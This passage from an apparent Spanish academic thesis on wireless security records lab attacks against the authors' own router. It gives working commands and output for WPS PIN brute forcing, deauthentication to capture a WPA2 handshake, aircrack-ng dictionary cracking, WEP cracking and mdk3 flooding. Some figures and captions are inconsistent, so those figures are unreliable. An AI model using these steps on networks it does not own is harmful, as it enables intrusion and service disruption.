[+] Received beacon from 7C:8B:CA:AC:00:D0
[+] Vendor: RalinkTe
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 7C:8B:CA:AC:00:D0 (ESSID: TP-LINK_00D0)
[+] Sending EAPOL START request
```

*Ilustración 20 Comando Reaver en funcionamiento.*

Como podemos ver en la ilustración 20, comienza enviando y recibiendo tramas de presencia. Para posteriormente enviar mensajes de petición de autenticación y asociación.

Después de algunos intentos se nos bloqueara por un tiempo. Al realizar varias pruebas fallidas al protocolo WPS bloquea el acceso durante un período. Esto hace que para poder realizar el 1% de pruebas nos lleve prácticamente dos días en el mejor de los escenarios, ya que en algunas ocasiones después de tanto tiempo ejecutándose se para o se bloquea y habría que volver a comenzar.

```
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[!] WARNING: 10 successive start failures
[+] Sending EAPOL START request
[+] Sending WSC NACK
```

*Ilustración 21 Bloqueo con ataques WPS*

Como podemos observar en la Ilustración 21, se encuentra en bucle mandando peticiones al protocolo de autenticación de puertos causando varios timeouts.

Por lo que pasamos a buscar otras soluciones entre las que encontramos los ataques de Pixie Dust, para ver en más detalle este tipo de ataque o como instalar la herramienta debemos acceder a la documentación oficial [28]. Luego lo intentamos con la herramienta mdk3.

Tras varios ataques todos sin ningún éxito, comenzamos a buscar el porqué de este resultado.

Lo primero que encontramos fue en [29] donde nos dice que “algunos fabricantes de routers han incorporado a sus routers un límite de intentos fallidos en el WPS, dependiendo del fabricante y cómo hayan programado el firmware, podremos introducir unas 5 veces el PIN, posteriormente el router bloqueará el acceso a la red wifi por WPS PIN”.

También hemos podido leer que hay ciertos routers que incluso bloquean la MAC, por lo que hemos intentado hacer uso de la herramienta macchanger sin ningún éxito. Tras investigar nos encontramos con que varios usuarios experimentan el mismo problema [30]

Encontramos que muchos puntos de acceso modernos que hacen uso de WPS 2.0 bloquean o desactivan WPS después de tres intentos fallidos.

Finalmente se ha encontrado dos listas de puntos de acceso y sus vulnerabilidades escritas por usuarios que han testeado las vulnerabilidades de los puntos de acceso. Donde podemos encontrar el modelo del router que se está utilizando.

En la primera lista [31], la información correspondiente a nuestro router se encuentra en blanco, mientras que para otros puntos de acceso nos menciona a que herramientas son vulnerables.

TL-WR740N	WR740N v1 00000000	3.11.0 Build 100325 Rel.32271n	AR9285	Reaver/Bully
TL-WR740N	WR740N v2 00000000	3.11.0 Build 100325 Rel.32271n	AR9285	Reaver/Bully
TL-WR740N	WR740N v4 00000000	3.16.6 Build 130916 Rel.47286n	AR9330	Reaver/Bully
TL-WR841HP	v1	3.15.2 Build 131119 Rel.36304n	RTL8192CE	Pixie Dust
TL-WR841N	v1			

**Ilustración 22 Información sobre los modelos vulnerables a ataques WPS [31].**

Al consultar la segunda lista [32], averiguamos que nuestro router si es vulnerable a los ataques de WPS con Reaver y se puede obtener la contraseña en 3 horas, sin embargo, esto ocurre los routers que tiene un firmware antiguo.

TL-WR841N	TP-Link	Router	3.10.4 Build 100326 Rel.42446n	Yes	Yes	Reaver	3 Hours
-----------	---------	--------	--------------------------------	-----	-----	--------	---------

**Ilustración 23 Información sobre el firmware vulnerable a ataques WPS [32].**

Por ello intentamos cambiar el firmware a una versión anterior pero no se encuentra esta versión de firmware disponible para nuestro modelo en la página oficial [33]. Por todo lo comentado anteriormente no hemos podido realizar este tipo de ataque.




## 11.3 Kali Linux en protocolo WPA/WPA2

### 11.3.1 Ataque de diccionario con denegación de servicio

Para realizar este ataque lo primero es comprobar que tenemos la interfaz wlan0 activada. Como en los anteriores ataques, hay que matar todos los procesos que puedan interferir con nuestra interfaz en modo monitor y poner la interfaz en modo monitor.

Ahora lo que nos interesa es ver la dirección física de nuestro punto de acceso y los dispositivos conectados a él, básicamente ver el tráfico que se está generando. Para ello ejecutamos el siguiente comando que pertenece a la suite de aircrack-ng:

```
airodump-ng -i wlan0mon
```



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
7C:8B:CA:AC:00:D0	-32	15	1 0	1	270	WPA2	CCMP	PSK	TP-LINK_00D0
E8:8E:8E:30:50:DD	-64	11	16 0	11	130	WPA2	CCMP	PSK	Movistar Router
[REDACTED]	-64	8	0 0	6	130	WPA2	CCMP	PSK	[REDACTED]

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
7C:8B:CA:AC:00:D0	88:1F:A1:1B:C4:EA	-20	0	-24e	0	3	

Ilustración 24 Resultado del comando airodump-ng

Como podemos ver en la ilustración 24, con este comando nos aparece los distintos puntos de acceso que se encuentran a nuestro alcance con información como el tipo de cifrado, de autenticación el protocolo del que hacen uso, las direcciones físicas y el canal por el que estamos transmitiendo. Se han tapado los datos que no corresponden a nuestro router para que no queden expuestos. Si quisiéramos filtrar solo por el punto de acceso que nos interesa lo podemos hacer por su BSSID, añadiendo el `-b` al comando y el correspondiente BSSID, aunque también se puede filtrar por canal o protocolo de seguridad.

Vamos a capturar el tráfico y pasaremos a escribirlo en varios ficheros para luego poder utilizar los datos obtenidos con la finalidad de llevar a cabo un ataque de diccionario. Ejecutamos el siguiente comando:

```
airodump-ng wlan0mon -w testWPA2 -c 1 -b 7C:8B:CA:AC:00:D0
```

En este comando `-w` es la opción para escribir en un fichero la información que obtenemos del tráfico lo que sigue es el nombre del fichero y luego encontramos la opción `-c` que es el canal por el que nuestro punto de acceso se encuentra transmitiendo.

El siguiente paso es desautenticar los dispositivos conectados haciendo que se conecten de nuevo y en ese momento surgirá el conocido apretón de manos y capturaremos la información. Para ello abrimos otra ventana dejando que siga el comando airodump ejecutándose:

```
aireplay-ng -deauth 0 -a 7C:8B:CA:AC:00:D0 wlan0mon
```

El comando aireplay tal y como dice en [25] “su función principal es la de generar tráfico para su uso posterior en aircrack-ng, con la finalidad de descifrar las claves WEP Y WPA-PSK”. La opción `-deauth` con argumento 0 sirve para desautenticar todos los dispositivos y el `-a` es para la dirección física o BSSID.

Pasado unos minutos nos saldrá en la terminal donde estamos observando el tráfico con el comando airodump-ng que se obtuvo el handshake y podemos parar la ejecución de ambos comandos.

```
CH 1 ][ Elapsed: 4 mins ][ 2022-12-06 00:49 ][ WPA handshake: 7C:8B:CA:AC:00:D0
BSSID          PWR RXQ Beacons  #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
7C:8B:CA:AC:00:D0 -30  0    2401    1437  21  1  270  WPA2 CCMP  PSK  TP-LINK
BSSID          STATION          PWR  Rate   Lost  Frames  Notes  Probes
7C:8B:CA:AC:00:D0 88:1F:A1:1B:C4:EA -10   1e- 1e   68    739
7C:8B:CA:AC:00:D0 D0:C6:37:FC:33:84 -32   1e- 1e    0    921
```

Ilustración 25 Comando airodump-ng cuando obtuvo el handshake

Al finalizar podemos observar que se han creado una serie de ficheros con la información de este proceso.

```
-$ ls
Descargas  Imágenes  Público  testWPA2-01.kismet.csv  Videos
Documentos Música    testWPA2-01.cap  testWPA2-01.kismet.netxml
Escritorio Plantillas testWPA2-01.csv  testWPA2-01.log.csv
```

Ilustración 26 Ficheros generados por el comando airodump-ng

Para ver la información que obtuvimos y entender un poco mejor lo que se ha generado hemos utilizado la herramienta Wireshark. Utilizaremos el archivo `.cap` ya que esta extensión es para la captura de paquetes. Para ello ejecutamos:

```
wireshark testWPA2-01.cap
```

Con la herramienta Wireshark podemos analizar las tramas y los datos que se generan del tráfico de nuestra red.

```

▼ IEEE 802.11 Beacon frame, Flags: .....
  Type/Subtype: Beacon frame (0x0008)
  ▼ Frame Control Field: 0x8000
    .... ..00 = Version: 0
    .... 00.. = Type: Management frame (0)
    1000 .... = Subtype: 8
    ▼ Flags: 0x00
      .... ..00 = DS status: Not leaving DS or network is op
      .... .0.. = More Fragments: This is the last fragment
      .... 0... = Retry: Frame is not being retransmitted
      ...0 .... = PWR MGT: STA will stay up
      ..0. .... = More Data: No data buffered
      .0.. .... = Protected flag: Data is not protected
      0... .... = +HTC/Order flag: Not strictly ordered
      .000 0000 0000 0000 = Duration: 0 microseconds
      Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
      Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
      Transmitter address: Tp-LinkT_ac:00:d0 (7c:8b:ca:ac:00:d0)
      Source address: Tp-LinkT_ac:00:d0 (7c:8b:ca:ac:00:d0)
      BSS Id: Tp-LinkT_ac:00:d0 (7c:8b:ca:ac:00:d0)

```

*Ilustración 27 Trama 802.11 con wireshark.*

Como podemos observar en la Ilustración 27, obtenemos información sobre la trama 802.11. Se puede ver como el control de trama está en modo gestión, actuando con el subtipo de envío de trama de presencias (beacons), también observamos otros campos como más datos, a DS y de DS, más fragmentos o el campo reintentar de control de trama. Y, además obtenemos información sobre el punto de acceso, como su ESSID.

Al abrir el contenido obtenemos un montón de información, sin embargo, la que nos interesa a nosotros es la relevante al protocolo EAPOL que es un protocolo de autenticación basado en LAN que se utiliza para autenticar y controlar el acceso.

Si accedemos a uno de los paquetes que encontramos bajo el protocolo EAPOL veremos información sobre los estándares IEEE 802.11 y lo más importante, sobre las claves que las encontraremos encriptadas.

```

▶ Frame 10565: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
▶ IEEE 802.11 QoS Data, Flags: ...R.F.
  Logical-Link Control
  ▼ 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 95
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 1]
    ▶ Key Information: 0x008a
      Key Length: 16
      Replay Counter: 1
      WPA Key Nonce: b04104c82595f7dccc5cc4e5eea6a6c9247612d0a3fc91c689f25b93cc20a3a1
      Key IV: 00000000000000000000000000000000
      WPA Key RSC: 0000000000000000
0000  88 0a 3a 01 d0 c6 37 fc 33 84 7c 8b ca ac 00 d0  .:..7.3|.....
0010  7c 8b ca ac 00 d0 00 00 00 00 aa aa 03 00 00 00  |.....
0020  88 8e 01 03 00 5f 02 00 8a 00 10 00 00 00 00 00  |.....
0030  00 00 01 b0 41 04 c8 25 95 f7 dc ce 5c c4 e5 ee  ...A-%...X...
0040  a6 a6 c9 24 76 12 d0 a3 fc 91 c6 89 f2 5b 93 cc  ...Sv...[...
0050  20 a3 a1 00 00 00 00 00 00 00 00 00 00 00 00  |.....
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |.....
0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |.....
0080  00 00 00 00 00

```

*Ilustración 28 Contenido del fichero testWPA2-01.cap con el protocolo AEOL.*

El siguiente paso es obtener la contraseña a través del fichero que se ha captura con la información del tráfico. Para ello vamos a usar una wordlists que es un conjunto de letras, palabras, números o símbolos que podrían juntarse para formar una contraseña.

Para usar una wordlists tenemos varias opciones, una de ellas es usar las que vienen por defecto en el propio Kali Linux, si ponemos en el buscador wordlists nos llevara a una ruta con un montón de carpetas que contienen listas para realizar el ataque de diccionario, la más conocida es la de rockyou es una lista formada por unos 14 millones de posibles contraseñas.

Otra opción para usar una wordlists es buscar alguna creada por Internet donde veremos que existen muchísimas opciones.

Y la última que es la que hemos usado es crear nuestra propia lista. Para crearnos nuestra propia lista hemos decidido averiguar que formato tiene la contraseña del fabricante de nuestro router por defecto. Además, usaremos esta wordlists para averiguar cuanto se tarda en ejecutar y averiguar un número determinado de contraseñas de posibles contraseñas.

En este caso el primer paso es averiguar qué tipo de router tenemos y de cuantas cifras es la contraseña por defecto. Si no sabemos el fabricante, accediendo a esta ruta [34] y poniendo la dirección física nos dirá el fabricante.

Sabiendo que el fabricante es TP-LINK y buscando en internet sobre las contraseñas por defecto de TP-LINK hemos averiguado que las contraseñas suelen ser de 8 cifras numéricos. Con esta información hemos creado una wordlist con números de 8 cifras esto nos da cien millones de combinaciones posibles.

Para crear el wordlist hemos hecho un script en Python que nos crea números desde 00000000 al 99999999 en orden:

```
for x in range(100000000):  
    print(str(x).zfill(8))
```

Al ejecutarlo escribimos los números en un fichero .txt que usaremos luego como nuestro wordlist:

```
python script-numbers.py > rockyou.txt
```

Después de tener nuestro wordlist, ejecutamos el siguiente comando para empezar el ataque de diccionario:

```
aircrack-ng teststepWPA2-01.cap -w /home/root/Documentos/rockyou.txt
```

Aircrack-ng es una suite que ofrece herramientas para auditar la seguridad de las redes inalámbricas. Con el -w le indicamos la ruta al wordlists con el que tiene que comparar el fichero que se generó con el handshake.

Tras ejecutarlo más de un día obtenemos la contraseña.

```
Aircrack-ng 1.7
[27:57:08] 93307224/100000000 keys tested (977.35 k/s)
Time left: 1 hour, 54 minutes, 7 seconds          93.31%
KEY FOUND! [ 93307222 ]

Master Key   : 15 DB A6 E3 BA A4 38 83 BC 87 C5 CC C0 00 03 06
              39 A3 15 ED 99 86 4F 06 D3 61 6D 72 70 1B 3D 73

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC   : BF FD 41 58 C6 F0 BC 04 91 F1 86 36 DF 16 9B 2D
```

*Ilustración 29 Obtención de la clave WEP con diccionario*

Tal y como vemos este proceso nos ha tardado 27 horas y 57 minutos en averiguar la contraseña. Cabe destacar que este proceso lo hemos realizado con la contraseña que viene por defecto. Aunque también la hemos cambiado para hacer pruebas con contraseñas de la misma longitud. Además, hemos intentado el proceso con alfanuméricas y con claves de mayor longitud, pero la duración del proceso lleva demasiado tiempo. Lo que sí, hemos podido probar es cuanto tardaría en calcular 100.000.000 posibles contraseñas que corresponderían a las posibilidades de una contraseña de 8 cifras numéricas y de esta manera poder averiguar cuanto tardaría en contraseñas con una mayor longitud y del tipo alfanuméricas.

## 11.4 Wifislax en protocolo WEP

Para este ataque vamos a utilizar una herramienta que nos proporciona Wifislax que se llama minidwep-gtk que básicamente sirve para auditar redes inalámbricas con protocolo de seguridad WEP. El primer paso es buscar esta herramienta en el menú de Wifislax y una vez abierta elegir nuestra encriptación, para este ataque elegiremos WEP y luego le damos a escanear. Nos aparecerá otra ventana donde se hará el mismo proceso que al ejecutar el comando *airodump-ng*, al aparecer nuestra red lo paramos.

Luego nos aparecerá nuestra red en la ventana principal de nuestra herramienta, la escogemos y le damos lanzar.




Ilustración 30 Interfaz de minidwep-gtk

Al darle a lanzar estaremos ejecutando varios ataques con la herramienta aireplay, en nuestro caso con el modo que hemos dejado seleccionado por defecto se ha lanzado ataques de repeticiones de paquetes, de solicitudes ARP y de fragmentación. También podemos ver que está recogiendo vector de inicialización. Tardará un rato mandando ataques, pero finalmente nos aparecerá una ventana con la clave de nuestro router con protocolo WEP.




Ilustración 31 Resultado de la ejecución de minidwep-gtk


Dependiendo de la longitud y de la dificultad de la contraseña el proceso nos puede tardar desde unos minutos hasta varias horas. En nuestro caso nos ha tardado unos 20 minutos, con una contraseña bastante intuitiva de 5 dígitos.

## 11.5 Wifislax con protocolo WPS

Como explicamos en el apartado de WPS con la herramienta de Kali, para WPS hemos encontrado un problema con la realización de los diversos ataques, se nos bloquea la MAC y entramos en un bucle infinito lo que imposibilita obtener el pin WPS. Hemos probado varias herramientas que nos proporciona Wifislax para cuando tenemos activo el protocolo WPS y con todas nos pasa lo mismo.

En la ilustración 32, veremos un ejemplo de la herramienta WpsPIN.

Lo primero como en todos los ataques anteriores ponemos nuestra interfaz en modo monitor. Luego abrimos la herramienta WpsPIN. El siguiente paso es buscar objetivos con WPS activado, para ello elegimos la opción 1, que podemos observar en la ilustración 32:



```
WPS PIN Generator 3.6
www.seguridadwireless.net

*****
* << Based on ZhaoChunsheng work & kcdtv script >> *
*****
Versión base de datos: 20191207
-----
1) Buscar objetivos con WPS activado
2) Probar PIN genérico/calculado por algoritmo
3) Probar todos los posibles pines (fuerza bruta)
4) Seleccionar otro objetivo
0) Salir
#>
```

Ilustración 32 Interfaz de la herramienta WpsPin

Lo siguiente es elegir la red que queremos atacar. Y entonces empezar el ataque. Como podemos ver en la ilustración 33, nos aparece nuestra red con el WPS activado.



```
Escaneando en busca de objetivos... 18 segundos (Ctrl+C para detener)
BSSID           Ch  dBm  WPS  Lck  Vendor  ESSID
-----
7C:8B:CA:AC:00:D0  1  -29  PBC  No   RaLinkTe  TP-LINK_00D0
```

Ilustración 33 Objetivos con WPS activados en herramienta WpsPin.

En la ilustración 34, podemos ver como se bloquea el proceso y empezamos a recibir avisos sobre el tiempo de espera antes de mandar de nuevo una petición. Finalmente entramos en un bucle y no conseguimos nada.

```
Reaver v1.6.6 Wifi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Switching wlan0mon to channel 11
[+] Waiting for beacon from F8:8E:85:29:E8:BD
[+] Received beacon from F8:8E:85:29:E8:BD
[+] Vendor: Broadcom
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

Ilustración 34 Bloqueo ataque WPS con WpsPin.

## 11.6 Wifislax en protocolo WPA/WPA2

### 11.6.1 Ataque de diccionario

Al igual que en todos los ataques lo primero es comprobar que tenemos la interfaz wlan0 activada, para ello abrimos una terminal y ponemos el comando *iwconfig*. Luego vamos a ir al menú principal de Wifislax, vamos a WPA y finalmente a Airlin.

Airlin es una herramienta que realiza ataques de diccionario sin handshake para redes WPA y WPA2. Lo primero que nos aparecerá será las interfaces disponibles, escogemos la que queremos atacar. Posteriormente nos pedirá el ESSID (el identificador de nuestra red) en nuestro caso es TP-LINK\_00D0.

Lo siguiente que nos pedirá será un diccionario, en este caso tendremos que poner la ruta del diccionario que queremos utilizar. Hemos reutilizado el diccionario que utilizamos para el ataque de Kali.

```
#####
#                               #
#                               #
#                               #
#                               #
#####
Selección del diccionario:
Si estas utilizando Wifislax y tenemos el diccionario en el
escritorio, la ruta sería:
ejemplo: /root/Desktop/diccionario.txt
!!! Recuerda que tienes que respetar las mayúsculas y minúsculas
de la ruta o te dirá que el archivo no existe,
también tienes que respetar el nombre del diccionario con su
extensión, en el ejemplo es: diccionario.txt !!!
Teclea la ruta del diccionario
/root/Desktop/rockyou.txt
```

Ilustración 35 Ataque WPS con WpsPin.

Por último, nos pedirá el retardo que queremos añadir, es decir cuánto tiempo es el conveniente para esperar entre mandar una clave y la siguiente. Lo



ideal es no poner ni un tiempo muy largo ni muy bajo porque podríamos pasarnos la clave correcta. En nuestro caso hemos puesto 20 segundos.

```
#####  
#                                     #  
#                               AirLin #  
#                               by Warcry #  
#                                     #  
#####  
Wifislax  
Clave encontrada: 93307222  
!!! FELICIDADES !!!
```

Ilustración 36 Airlin encontrando la clave.

Este proceso nos ha tardado unas 27 horas en encontrar la contraseña, obviamente esto dependerá de si la contraseña se encuentra en nuestro diccionario y del puesto en el que se encuentra, por lo que hemos probado varias contraseñas, probando alfanuméricos y diferentes longitudes. Teniendo en cuenta que la contraseña de 8 cifras numéricas nos tarda 27 horas, algunas de las pruebas realizadas no se han podido acabar por el tiempo que tardan finalizar.

### 11.6.1 Ataque de diccionario con denegación de servicio

Este ataque es bastante similar al que hemos realizado en WPA/WPA2, pero en este caso no haremos todo por terminal, sino que haremos uso de la herramienta handshaker.

El primer paso de todos es comprobar que tenemos la tarjeta de red con su interfaz funcionando. Después ponemos la interfaz en modo monitor, pero previamente hay que matar los procesos que nos puedan interferir. Este proceso se realiza de la misma manera que explicamos en los ataques con Kali.

Lo siguiente es acceder al menú principal, nos dirigimos a Wifislax, luego wpa y por último a handshaker. Al abrir la herramienta seleccionamos la interfaz.

```
Se han detectado las siguientes interfaces :  
-----  
NUM INTERFAZ    DRIVER                CHIPSET  
-----  
1 wlan0          rt2800usb             RaLink Technology, Corp. RT2870/RT3070  
-----  
Selecciona una Interfaz:
```

Ilustración 37 Elección de interfaz dentro de handshaker

Tras la elección el handshaker pasara a comprobar el tráfico que le llega a nuestra tarjeta. El proceso que realiza es el equivalente a ejecutar el comando airodump-ng. Pasado unos minutos paramos el proceso con CTRL+C y nos aparecerá las redes encontradas.

```
Nº      BSSID      CANAL  PWR     ESSID
-----
1)*
2)* 7C:8B:CA:AC:00:D0  1    53%   TP-LINK_00D0
3)*

(*) Red con Clientes

Selecciona la red a atacar : █
```

Ilustración 38 Puntos de acceso encontrados por nuestra tarjeta de red.

Las redes que nos aparecen con un asterisco tienen tráfico por lo que será más fácil de conseguir el handshaker. Escogemos la red que queremos atacar. Posteriormente el tipo de ataque, que vamos a realizar.

En nuestro caso hemos escogido el ataque MDK3, que básicamente satura el router al sobrecargar de paquetes el punto de acceso y de esta manera obliga a desconectar los dispositivos conectados a la red.

```
5) Honeypot + MDK3
Escoge una opcion : 2
Has escogido : ATAQUE CON MDK3
MDK3 esta Correctamente Instalado
Capturando Datos y Esperando Handshake
Lanzando ataque MDK3 a TP-LINK_00D0

mdk3
Disconnecting FF:FF:FF:FF:FF:FF from 7C:8B:CA:AC:00:D0
Disconnecting D0:C6:37:FC:33:84 from 7C:8B:CA:AC:00:D0
Disconnecting D0:C6:37:FC:33:84 from 7C:8B:CA:AC:00:D0
Packets sent: 21 - Speed: 16 packets/sec
```

Ilustración 39 Ataque MDK3.

Una vez obtenido el handshake, vemos que se ha guardado en la ruta /opt/Handshaker/handshake. Ahora usaremos ese fichero generado para realizar un ataque de diccionario con nuestro fichero de rockyou.txt que habíamos usado en los ataques anteriores. Para ello usaremos aircrack-ng que nos permite comparar el handshake obtenido con nuestro diccionario.

```
ifislax64 Handshaker # aircrack-ng /opt/Handshaker/handshake/TP-LINK_00D0\ \ (7C-8B-CA-AC-00-D0\).cap -w /root/Desktop/rockyou.txts
```

Ilustración 40 Comando para ataque de diccionario.

Finalmente, si nuestra clave se encuentra en el diccionario nos acabará dando la clave. Esto puede llevar varias horas o incluso días según la cantidad de palabras tengamos en el diccionario, en nuestro caso tardo más de un día.

```
KEY FOUND! [ 93307222 ]

Master Key      : 15 DB A6 E3 BA A4 38 83 BC 87 C5 CC C0 00 03 06
                  39 A3 15 ED 99 86 4F 06 D3 61 6D 72 70 1B 3D 73

Transient Key   : 1A C1 ED 9D 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : FD BF A5 DA B3 24 4D 79 AD 49 56 EC 2D AB EE 65
```

Ilustración 41 Clave encontrada por ataque de diccionario

## 12. Validación de los resultados

Con los resultados obtenidos, hemos podido corroborar varios aspectos que habíamos comentado en la parte teórica.

En referencia al protocolo WEP, debido a sus debilidades hemos podido averiguar que este protocolo es vulnerable a los a ataque de inyección además de fuerza bruta. Este protocolo solo nos permite el uso de alfanuméricos dando lugar 62 posibles caracteres contando mayúsculas, minúsculas y números.

Hemos podido comprobar que mediante un ataque de fuerza bruta podemos obtener la contraseña en cuestión de minutos u horas, a continuación, vamos mostrar los resultados obtenidos en una tabla:

Paquetes	Tipo contraseña ASCII	IVs	Duración	Posibles Contraseñas
43.000-75.000	64-bits 5 cifras numéricas	15.000-17.000	20m- 1h 11m	100.000
210.000-230.000	128-bits 13 cifras numéricas	50.000-70.000	4h -4h 45m	10.000.000.000.000
43.000-78.000	64-bits 5 cifras alfanuméricas	10.000-18.000	38m- 1h 15m	916.132.832
300.000-350.000	128-bits 13 cifras alfanuméricos	81.000-85.000	6h-7h	2,00029 <sup>23</sup>

Tabla 5 Resumen resultados protocolo WEP

De estos resultados podemos observar que las contraseñas de 64 bits debido a su longitud la duración para obtenerlas oscila entre las 30 minutos y 1 hora para contraseñas numéricas. Estos dos tiempos los hemos obtenido probando dos contraseñas distintas una con un patrón bastante común como es el 01234 y la otra probando una contraseña de 5 cifras con números aleatorios. Para la primera contraseña obtuvimos un tiempo de 30 minutos mientras que para la segunda tardo un poco. Pudimos observar que se necesitaron entre unos 15.000 y 17.000 vectores de inicialización para poder obtener la contraseña.

Con las dos contraseñas que probamos de 5 cifras alfanuméricas pudimos ver que el número de posibles contraseñas era muchísimo mayor que si solo fuesen cifras numéricas, a pesar de ello el tiempo que le llevo averiguar la contraseña fue solo de unos minutos más.

Cuando pasamos a las contraseñas de 128 bits, el número de posibles contraseñas se incrementó exponencialmente, a pesar de esto debido al cifrado de WEP y las vulnerabilidades que este presenta a través la obtención de paquetes y de vectores de inicialización es capaz de sacar las contraseñas en un par horas

Por lo tanto, las conclusiones que obtenemos de estos resultados es que a pesar de la longitud y de la complejidad de la contraseña con este protocolo somos capaces de sacar la contraseña con ataques de fuerza bruta en cuestión

de horas, debido a la vulnerabilidad que presenta este protocolo en el cifrado permitiéndonos sacar la clave a través de los vectores de inicialización.

Los protocolos WPA/WPA2, lo primero que nos hemos dado cuenta es el número de posibilidades que podemos encontrar para cada una de las cifras. Mientras que en el protocolo WEP, encontrábamos que solo se podía combinar mayúsculas, minúsculas y números, en el protocolo WPA/WPA2 podemos combinarlas con caracteres especiales dando la posibilidad de elección entre 128 caracteres y por tanto haciendo más difícil los ataques de fuerza bruta y diccionario.

Al realizar ataques de diccionario haciendo uso del handshake del protocolo WPA/WPA2 hemos obtenido la contraseña para 8 cifras numéricas entre 27 y 28 horas. Por lo que teniendo en cuenta estos resultados hemos podido realizar estas estimaciones:

Tipo contraseña	Duración	Posibles Contraseñas
8 cifras numéricas	28h	100.000.000
12 cifras numéricas	31,9 años	1.000.000.000.000
8 cifras alfanuméricas	149 días	$1,28^{10}$
12 cifras alfanuméricas	4083,2 años	$1,28^{10}$

Tabla 6 Tabla Estimaciones de tiempo protocolo WPA/WPA2

Lo primero que podemos observar es que el número de contraseñas incrementa bastante cuando hacemos uso de contraseñas alfanuméricas lo que hace que para obtener la contraseña pueda tardar hasta años.

Los tiempos de obtención dependen de nuestra contraseña o del puesto que ocupe en nuestro wordlists, de ahí la importancia de contraseñas complejas

Teniendo en cuenta que una contraseña numérica tiene 10 posibilidades, si tenemos una contraseña solamente de dígitos de longitud 8, es decir  $10^8$ , tendríamos 100.000.000 posibilidades. Si por el contrario tuviésemos una contraseña alfanumérica tendríamos 26 caracteres minúsculas, otros 26 caracteres mayúsculas, 66 caracteres especiales y 10 dígitos dentro de las posibilidades, esto nos daría 128 posibilidades tal y como dijimos previamente.

Otra prueba que hemos realizado ha sido averiguar cuanto tardaba el ordenador en procesar 100.000.000 de contraseñas ya que el resultado está basado en nuestra contraseña. De esta manera hemos obtenido que el ordenador tarda 29 hora y 30 minutos aproximadamente en procesar 100.000.000 de contraseñas dando como resultado que se procesan 94,16 contraseñas por segundo.

